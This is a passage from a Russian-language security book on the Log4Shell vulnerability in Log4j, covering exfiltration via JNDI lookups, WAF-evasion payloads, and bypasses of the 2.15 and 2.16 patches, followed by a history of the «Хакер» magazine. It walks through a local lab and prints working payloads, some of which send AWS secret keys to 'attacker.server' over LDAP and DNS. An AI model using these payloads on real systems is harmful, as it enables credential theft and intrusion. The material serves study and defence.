После того как вся строка обработана, происходит рекурсивный вызов метода `substitute` начиная с самой глубоко вложенной переменной. То есть преобразование конструкции вида `${${${var}}}` начинается с переменной `${var}`. Такое поведение открывает атакующему просто колоссальное количество различных векторов для атаки.

С этими знаниями возвращаемся к нашему вопросу: как получить значение переменной удаленно?

Первое, что приходит в голову, — это просто передать данные в URI или в качестве параметров на наш сервер. Давай попробуем это сделать. Для получения нужной информации необходимо передать валидное LDAP-приветствие клиенту, в качестве

которого выступает уязвимая машина. Эмулируем его, просто передав нужную байт-строку через echo:


```
echo -e '0\x0c\x02\x01\x01a\x07\x0a\x01\x00\x04\x00\x04\00' | nc -vv -l -p 389 | xxd
```

В пейлоад добавим нужную переменную окружения (рис. 16.15).

```
gradlew run --args='${jndi:ldap://127.0.0.1/${env:OS}}'
```

Простор для творчества здесь огромный. Например, можно передать ключи доступа от AWS.

```
${jndi:ldap://attacker.server/${env:AWS_SECRET_ACCESS_KEY}}
```



```
Select Command Prompt - gradlew run --args='${jndi:ldap://127.0.0.1/${env:OS}}'

D:\VisualHack\log4j>gradlew run --args='${env:OS}'


> Task :run
01:24:51.485 [main] ERROR logger.Test - windows_NT

BUILD SUCCESSFUL in 6s
2 actionable tasks: 1 executed, 1 up-to-date
D:\VisualHack\log4j>gradlew run --args='${jndi:ldap://127.0.0.1/${env:OS}}'
<-----> 75% EXECUTING [29s]
> :run

MINGW64/c:/Users/aLly

aLly ~
$ echo -e '0\x0c\x02\x01\x01a\x07\x0a\x01\x00\x04\x00\x04\00' | nc -vv -l -p 389 | xxd -c 18
listening on [any] 389...
connect to [127.0.0.1] from log4shell.vh [127.0.0.1] 61693
00000000: 300c 0201 0160 0702 0103 0400 8000 304c 0201 0... ..0L...
00000012: 0263 2a04 0a57 696e 646f 7773 5f4e 540a 0100 .c".windows_NT...
00000024: 0a01 0302 0100 0201 0001 0100 870b 6f62 6a65 .....obje
00000036: 6374 436c 6173 7330 00a0 1b30 1904 1732 2e31 ctClass0...0...2.1
00000048: 362e 3634 302e 312e 3131 3337 3330 2e33 2e34 6.840.1.113730.3.4
```

Рис. 16.15. Передача переменных окружения на сервер атакующего



#	Time	Type	Payload	Comment
1	2021-Dec-29 22:48:35 UTC	DNS	Sagf5v6itiris56qbg8jiitn1e74vt	
2	2021-Dec-29 22:48:35 UTC	DNS	Sagf5v6itiris56qbg8jiitn1e74vt	

Description: DNS query

The Collaborator server received a DNS lookup of type A for the domain name **Windows\_NT.Sagf5v6itiris56qbg8jiitn1e74vt.burpcollaborator.net**.

```
Command Prompt
D:\VisualHack\log4j>gradlew run --args='${jndi:ldap://${env:OS}.Sagf5v6itiris56qbg8jiitn1e74vt.burpcollaborator.net/a}'

> Task :run
01:48:37.791 [main] ERROR logger.Test - ${jndi:ldap://${env:OS}.Sagf5v6itiris56qbg8jiitn1e74vt.burpcollaborator.net/a}

BUILD SUCCESSFUL in 48s
2 actionable tasks: 1 executed, 1 up-to-date
D:\VisualHack\log4j>
```

Рис. 16.16. Отправка содержимого переменной окружения через DNS-запрос

Даже если на удаленной машине запрещены TCP-коннекты, DNS-запросы чаще всего ходят нормально. В таком случае пейлоад приобретает следующий вид (рис. 16.16).

```
${jndi:ldap://${env:AWS_SECRET_ACCESS_KEY}.attacker.server/any}
```

## Манипуляции с пейлоадом и обходы WAF

Теперь стоит сказать пару слов о различных техниках обхода WAF. В первую очередь обратим внимание на обработку префикса для определения резолвера.

### org/apache/logging/log4j/core/lookup/Interpolator.java

```
public String lookup(final LogEvent event, String var) {
    ...
    final String prefix = var.substring(0, prefixPos).toLowerCase(Locale.US);
```

При выполнении функции `toLowerCase` все символы, проходящие через нее, приводятся к указанным региональным настройкам (`Locale.US`). Это позволяет брать похожие литеры из других алфавитных систем, и они будут преобразованы в максимально подходящие английские. Техника называется **Best-fit Mappings**.

```
${Jndi:ldap://127.0.0.1/${env:OS}}
```

Такой вектор тоже отлично отрабатывает (рис. 16.17).




Рис. 16.17. Использование похожих символов из других алфавитов при эксплуатации уязвимости в Log4j

Помимо этого, возможность использовать вложенные переменные открывает широкий простор для создания уникальных пейлоадов. Посмотрим на резолверы `lower` и `upper`.

```
"lower" -> {LowerLookup@5813}
"upper" -> {UpperLookup@5815}
```

Как ты понял из названия, они преобразуют текст в нижний и верхний регистр соответственно. Можно указывать один или несколько символов для трансформации. Используя эти резолверы, полезную нагрузку можно трансформировать в следующий вид:

```
${${upper:j}${lower:n}${upper:d}i:${lower:l}d${lower:ap}}://127.0.0.1/${env:OS}}
```

Только не используй верхний регистр в схеме (ldap), так как она регистрозависима и LDAP://127.0.0.1 уже не приведет коннект к твоему серверу.

Теперь давай еще раз вернемся к проверке значения переменной в методе substitute, к тому куску кода, что я пропустил вначале.

### org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
if (valueDelimiterMatcher != null) {
    final char [] varNameExprChars = varNameExpr.toCharArray();
    int valueDelimiterMatchLen = 0;
    for (int i = 0; i < varNameExprChars.length; i++) {
        ...
        if (valueEscapeDelimiterMatcher != null) {
            int matchLen = valueEscapeDelimiterMatcher.isMatch(varNameExprChars, i);
            if (matchLen != 0) {
                ...
            } else if ((valueDelimiterMatchLen =
valueDelimiterMatcher.isMatch(varNameExprChars, i)) != 0) {
                varName = varNameExpr.substring(0, i);
                varDefaultValue = varNameExpr.substring(i + valueDelimiterMatchLen);
                break;
            }
        } else if ((valueDelimiterMatchLen =
valueDelimiterMatcher.isMatch(varNameExprChars, i)) != 0) {
            varName = varNameExpr.substring(0, i);
            varDefaultValue = varNameExpr.substring(i + valueDelimiterMatchLen);
            break;
        }
    }
}
```


Здесь конструкция `valueDelimiterMatcher.isMatch` проверяет содержимое переменной на наличие двоеточия и минуса. Они используются для того, чтобы указать дефолтное значение, если резолвер вернет false. Например, переменная окружения, которую мы запрашиваем, не существует. Передача переменной с дефолтным значением имеет следующий формат:

```
${резолвер:переменная:-дефолтное_значение}
```

Наш пример с несуществующей переменной окружения будет выглядеть как-то так:

```
${env:ANYTHING:-hello}
```

Причем количество двоеточий во втором случае может быть любым.



```

D:\VisualHack\log4j>gradlew run --args='${env:ANYTHING:-hello}'

> Task :run
12:44:53.619 [main] ERROR logger.Test - hello

BUILD SUCCESSFUL in 7s
2 actionable tasks: 1 executed, 1 up-to-date
D:\VisualHack\log4j>gradlew run --args='${env:ANYTHING:::-hello}'

> Task :run
12:45:11.418 [main] ERROR logger.Test - hello

BUILD SUCCESSFUL in 6s
2 actionable tasks: 1 executed, 1 up-to-date
D:\VisualHack\log4j>

```

Рис. 16.18. Указание дефолтных значений в строковых переменных \${}

Также можно совсем не указывать резолвер. Тогда метод `resolveVariable` попыбует применить резолвер по умолчанию — `MapLookup`. И если он вернет `null`, то будет использоваться дефолтное значение, которое мы передали (рис. 16.18).


```
${::-hello}
```

## org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```

// resolve the variable
String varValue = resolveVariable(event, varName, buf, startPos, endPos);
if (varValue == null) {
    varValue = varDefaultValue;
}

```



```

D:\VisualHack\log4j>gradlew run --args='${::-hello}'

> Task :run
12:54:35.547 [main] ERROR logger.Test - hello

BUILD SUCCESSFUL in 7s
2 actionable tasks: 1 executed, 1 up-to-date
D:\VisualHack\log4j>

```

Рис. 16.19. Дефолтное значение переменной без использования резолвера в Log4j

Ровно такое же поведение будет при несуществующем резолвере (рис. 16.19, 16.20).

Тогда атакующий пейлоад может приобретать совсем безумный вид.


```

${${::-j}}${lower:N}${env:OLOLOLO:-d}i:${::-l}${:ANYANY:-d}${ASDF:DSFA:-a}p://127.0.0.1/${env:OS}}


```

И такое тоже успешно отрабатывает (рис. 16.21).





**Рис. 16.20.** Дефолтное значение переменной при использовании несуществующего резолвера в Log4j



**Рис. 16.21.** Эксплуатация уязвимости в Log4j при помощи обфусцированной полезной нагрузки

Блокировать что-то подобное WAF-системами, которые основаны на регулярках, сам понимаешь, занятие не из приятных.

## Патчи и их обходы

Настало время поговорить о заплатках для уязвимости.

Первое, что рекомендовали, — это установить флаг `formatMsgNoLookups` или переменную окружения `LOG4J_FORMAT_MSG_NO_LOOKUPS` в `true`, чтобы переменные в логируемых событиях не обрабатывались. Такое решение подходит для Log4j версий 2.10 и выше (рис. 16.22).

Это действительно помогает, только вот далеко не всегда. Причина в том, что в `Log4j` все еще существуют места в коде, где может происходить обработка переменных в логируемых событиях. Например, если приложение использует конструкции вида `Logger.printf(level, "%s", userInput)` или свой кастомный класс для логирования, где не реализуется `StringBuilderFormattable` (рис. 16.23).

```

D:\VisualHack\log4j>cat build.gradle
plugins {
    id 'java'
    id 'application'
}

group 'org.example'
version '1.0-SNAPSHOT'

repositories {
    mavenCentral()
}

dependencies {
    implementation 'org.apache.logging.log4j:log4j-api:2.14.1'
    implementation 'org.apache.logging.log4j:log4j-core:2.14.1'
}

mainClassName = 'logger.Test'
applicationDefaultJvmArgs = ["-Dlog4j2.formatMsgNoLookups=true"]
D:\VisualHack\log4j>
D:\VisualHack\log4j>gradlew -Dlog4j2.formatMsgNoLookups=true run --args='${env:OS}'

> Task :run
13:40:01.528 [main] ERROR logger.Test - ${env:OS}

BUILD SUCCESSFUL in 6s
2 actionable tasks: 1 executed, 1 up-to-date
D:\VisualHack\log4j>

```

**Рис.16.22.** Фикс уязвимости в Log4j при помощи флага formatMsgNoLookups

```

D:\VisualHack\log4j>cat src/main/java/logger/Test.java
package logger;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

import java.util.Locale;

public class Test {
    private static final Logger logger = LogManager.getLogger(Test.class);
    public static void main(String[] args) {
        String msg = (args.length > 0 ? String.join(" ", args) : "");
        logger.error("Fixed: " + msg);
        logger.printf(logger.getLevel(), "Not fixed: %s", msg);
    }
}

D:\VisualHack\log4j>gradlew run --args='${env:OS}'

> Task :run
14:04:31.470 [main] ERROR logger.Test - Fixed: ${env:OS}
14:04:31.475 [main] ERROR logger.Test - Not fixed: Windows_NT

BUILD SUCCESSFUL in 7s
2 actionable tasks: 2 executed
D:\VisualHack\log4j>

```

**Рис. 16.23.** Обход фикса уязвимости в Log4j.  
Успешная эксплуатация с установленным флагом formatMsgNoLookups

Могут существовать и другие векторы атак, так что использовать этот метод фикса не рекомендуется.

Первый официальный патч появился в версии 2.15. В ней возможность использовать переменные в сообщениях по умолчанию отключили, но в конфигах это по-прежнему работает. Для JNDI-коннектов был введен механизм белых списков, который по умолчанию разрешает только localhost. Если используется кастомный

шаблон логирования, где пользовательские данные каким-то образом попадают в Thread Context Map (MDC), то эксплуатация уязвимости все еще возможна.

Рассмотрим на примере. Возьмем форк репозитория `log4shell-vulnerable-app` (<https://github.com/kmindil/log4shell-vulnerable-app>) Кая Миндермана (Kai Mindermann).

```
git clone https://github.com/kmindil/log4shell-vulnerable-app.git log4shell-
vulnerable-app-2
cd log4shell-vulnerable-app-2
```

Раскомментируй строку в `build.gradle`, чтобы использовать новую версию Log4j.

## build.gradle

```
configurations.all {
    resolutionStrategy.eachDependency { DependencyResolveDetails details ->
        if (details.requested.group == 'org.apache.logging.log4j') {
            details.useVersion '2.15.0'
        }
    }
}
```

В этом форке немного изменен шаблон логирования (<https://github.com/kmindil/log4shell-vulnerable-app/commit/e539f7e9a0c81e2c580d63caff5f4eae14033f19>).

## src/main/resources/log4j2.properties

```
appender.console.layout.pattern = ${ctx:apiversion} - %d{yyyy-MM-dd HH:mm:ss}
%-5p %c{1}:%L - %m%n
```

И метод логирования пользовательских данных.

## src/main/java/fr/christophetd/log4shell/vulnerableapp/MainController.java

```
@GetMapping("/")
public String index(@RequestHeader("X-Api-Version") String apiVersion) {
    // Add user controlled input to threadcontext;
    // Used in log via ${ctx:apiversion}
    ThreadContext.put("apiversion", apiVersion);

    logger.info("Received a request for API version ");
    return "Hello, world!";
}
```

```
gradlew bootRun
```

```
curl -H 'X-Api-Version: ${env:OS}' 127.0.0.1:8080
```

```
curl -H 'X-Api-Version: ${jndi:ldap://127.0.0.1:1389/o=tomcat}' 127.0.0.1:8080
```

Теперь значение из заголовка X-Api-Version передается в переменную apiversion через ThreadContext. В таком случае эксплуатация все так же возможна. Единственное, что останавливает от полноценного RCE, — это ограничение коннектов через JNDI только к локальным адресам. Но своеобразный LCE (Local Code Execution :-)) все еще можно применять, например как вектор для поднятия привилегий (рис. 16.24).




Рис. 16.24. Обход фикса уязвимости в Log4j 2.15.  
Успешная эксплуатация через ThreadContext

Эта возможность эксплуатации получила отдельный идентификатор CVE-2021-45046 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046>).

После того как разработчики поняли, что патч получился не совсем удачным, вышла очередная версия Log4j — 2.16. Казалось бы, на этот раз все должно быть исправлено как нужно. Но пристальное внимание со стороны исследователей быстро дало свои плоды — нашелся способ вызвать отказ в обслуживании. Эта уязвимость снова получает свой идентификатор CVE-2021-45105 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105>). Эксплуатация опять возможна, только когда используются нестандартные шаблоны логирования.

Обратимся все к тому же форку log4shell-vulnerable-app. Здесь шаблон уязвим и для этой атаки.

## src/main/resources/log4j2.properties

```
appender.console.layout.pattern = ${ctx:apiversion} - %d{yyyy-MM-dd HH:mm:ss}
%-5p %c{1}:%L - %m%n
```

Если атакующий передаст `${ctx:apiversion}`, это вызовет бесконечные попытки преобразования переменной и в работе приложения произойдет исключение.

Обновляем версию Log4j в конфиге и тестируем уязвимость.

## build.gradle

```
configurations.all {
    resolutionStrategy.eachDependency { DependencyResolveDetails details ->
        if (details.requested.group == 'org.apache.logging.log4j') {
            details.useVersion '2.16.0'
        }
    }
}
```

bash

```
curl -H 'X-API-Version: ${ctx:apiversion}' 127.0.0.1:8080
```

```
> Task :bootRun

:: Spring Boot :: (v2.6.1)

${ctx:apiversion} - 2021-12-30 16:19:29 INFO VulnerableAppApplication:55 - Starting VulnerableAppApplication using Java
13.0.2 on godlike with PID 33392 (D:\VisualHack\log4shell\log4shell-vulnerable-app-2\build\classes\java\main started by
atly in D:\VisualHack\log4shell\log4shell-vulnerable-app-2)
${ctx:apiversion} - 2021-12-30 16:19:29 INFO VulnerableAppApplication:635 - No active profile set, falling back to default
profile: default
${ctx:apiversion} - 2021-12-30 16:19:32 INFO TomcatWebServer:108 - Tomcat initialized with port(s): 8080 (http)
${ctx:apiversion} - 2021-12-30 16:19:32 INFO Http11NioProtocol:173 - Initializing ProtocolHandler ["http-nio-8080"]
${ctx:apiversion} - 2021-12-30 16:19:32 INFO StandardService:173 - Starting service [Tomcat]
${ctx:apiversion} - 2021-12-30 16:19:32 INFO StandardEngine:173 - Starting Servlet engine: [Apache Tomcat/9.0.55]
${ctx:apiversion} - 2021-12-30 16:19:32 INFO [/]:173 - Initializing Spring embedded webApplicationContext
${ctx:apiversion} - 2021-12-30 16:19:32 INFO ServletWebServerApplicationContext:290 - Root webApplicationContext: initialization completed in 2260 ms
${ctx:apiversion} - 2021-12-30 16:19:32 INFO Http11NioProtocol:173 - Starting ProtocolHandler ["http-nio-8080"]
${ctx:apiversion} - 2021-12-30 16:19:33 INFO TomcatWebServer:220 - Tomcat started on port(s): 8080 (http) with context
path
${ctx:apiversion} - 2021-12-30 16:19:33 INFO VulnerableAppApplication:61 - Started VulnerableAppApplication in 4.177 se
conds (JVM running for 6.249)
${ctx:apiversion} - 2021-12-30 16:19:37 INFO [/]:173 - Initializing Spring DispatcherServlet 'dispatcherServlet'
${ctx:apiversion} - 2021-12-30 16:19:37 INFO DispatcherServlet:525 - Initializing Servlet 'dispatcherServlet'
${ctx:apiversion} - 2021-12-30 16:19:37 INFO DispatcherServlet:547 - Completed initialization in 1 ms
2021-12-30 16:19:37.075 http-nio-8080-exec-1 ERROR An exception occurred processing appenders STDOUT java.lang.IllegalSta
teException: Infinite loop in property interpolation of ${ctx:apiversion} - : ctx:apiversion
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.checkCyclicSubstitution(StrSubstitutor.java:1081)
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1029)
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1042)
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
    at org.apache.logging.log4j.core.lookup.StrSubstitutor.replace(StrSubstitutor.java:467)

MINGW64/d/VisualHack

C:\Users\atly> cd /d/VisualHack
C:\Users\atly> curl -H 'X-API-Version: ${ctx:apiversion}' 127.0.0.1:8080
%Total %Received %Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 13 100 13 0 0 104 0 --:--:-- --:--:-- --:--:-- 104Hello, world!

C:\Users\atly> cd /d/VisualHack
C:\Users\atly>
```

Рис. 16.25. Эксплуатация DoS-уязвимости CVE-2021-45046 в Log4j 2.16.0

В очередном билде — версии 2.17 — основные проблемы, кажется, закончились. Была обнаружена еще одна уязвимость с идентификатором CVE-2021-44832 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44832>), но условия для ее успешной эксплуатации довольно суровы (рис. 16.25). Атакующему нужен доступ для изменения конфигураций логирования. В таком случае он может сгенерировать конфигурацию, где можно выполнить произвольный код через JDBC Appender с источником данных, ссылающимся на JNDI URI. Об этом я, пожалуй, расскажу как-нибудь в другой раз, а ты скорее обновляйся на самую последнюю версию Log4j 2.17.1.

На видео <https://player.vimeo.com/video/665137188> показана наглядная демонстрация уязвимости.

## Выводы

В этом разделе мы рассмотрели очень интересную и опасную с точки зрения последствий уязвимость. Легкость эксплуатации породила настоящий бум в сети, всевозможные логи начали пухнуть от наличия в них записей, содержащих заветные `{jndi:ldap://}`. Log4Shell по праву стал самой горячей уязвимостью уходящего года. Думаю, что мы еще долгое время будем видеть на просторах багбаунти репорты, где эта проблема всплывает в самых неожиданных местах.

Удивительно, как баг с таким простым вектором эксплуатации оставался в тени широкой общественности целых восемь лет, ведь первая уязвимая версия Log4j 2.0 beta9 ([https://blogs.apache.org/logging/entry/apache\\_log4j\\_2\\_0\\_beta9](https://blogs.apache.org/logging/entry/apache_log4j_2_0_beta9)) была выпущена аж в конце сентября 2013 года.

Для нас это очередное напоминание о том, что иногда достаточно лишь пристальнее приглядеться к коду, который у всех на виду, чтобы обнаружить нечто интересное.

## «Хакер»: безопасность, разработка, DevOps

---

История журнала «Хакер» началась задолго до февраля 1999 года, когда увидел свет первый номер издания. Еще в ноябре 1998 года в сети DALnet появился русскоязычный IRC-канал #haker, где активно обсуждались компьютерные игры и приемы их взлома, а также прочие связанные с высокими технологиями вещи. Тогда же в недрах основанной Дмитрием Агаруновым компании Gameland зародилась идея выпускать одноименный журнал, правда, изначально он задумывался, как геймерский. Новое издание должно было подхватить выпавшее знамя нескольких закрывшихся компьютерных журналов, не переживших кризис 1998 года. В отличие от популярного «глянца» первой половины «нулевых», идея «Хакера» не была заимствована у какого-либо известного западного издания, а изначально являлась полностью оригинальной и самобытной.

Читатели приняли журнал более чем благосклонно: первый номер «Хакера» был полностью раскуплен в Москве за несколько часов, даже несмотря на то, что он поступил в продажу в 6 ч. вечера. Журнал быстро набрал вирусную популярность, а одной из самых читаемых рубрик «Хакера» стал раздел «западлостроение», в котором авторы щедро делились с аудиторией практическими рецептами и проверенными способами напасть на ближнего своему при помощи различных технических средств разной степени изощренности.

Вскоре под влиянием читательских откликов тематика журнала стала меняться, постепенно смещаясь от игровой индустрии в сторону технологий взлома и защиты информации, что, в общем-то, вполне логично для издания с таким названием. Один из отцов-основателей «Хакера», Денис Давыдов, посвятивший свое творчество компьютерным играм, вскоре покинул редакционный коллектив, чтобы встать во главе собственного журнала: так появилась на свет легендарная «Игромания». Ну, а «Хакер» с тех пор сосредоточился на вопросах, изначально заложенных в его ДНК, — хакерство, взлом и защита данных. В марте 1999 года был запущен сайт журнала, на котором публиковались анонсы свежих номеров — этот сайт и по сей день можно найти по адресу [haker.ru](http://haker.ru).

Уже в 2001 году тираж «Хакера» составил 50 тыс. экземпляров. Вскоре после своего появления на свет журнал уверенно завоевал звание одного самых популярных компьютерных изданий в молодежной среде — по крайней мере, именно так счита-

ет русскоязычная «Википедия». «Хакер» регулярно взрывал читательские массы веселыми статьями о методах взлома домофонов, почтовых серверов и веб-сайтов, временами вызывая фрустрацию у производителей программного обеспечения и прочих представителей крупного бизнеса. На «Хакер» писали жалобы, а благодарные читатели приносили в редакцию пиво. Его сотрудников приглашали на телевидение и радио, а само издание в то же самое время называли «вестником криминальной субкультуры». В общем, и авторы, и читатели развлекались, как могли.

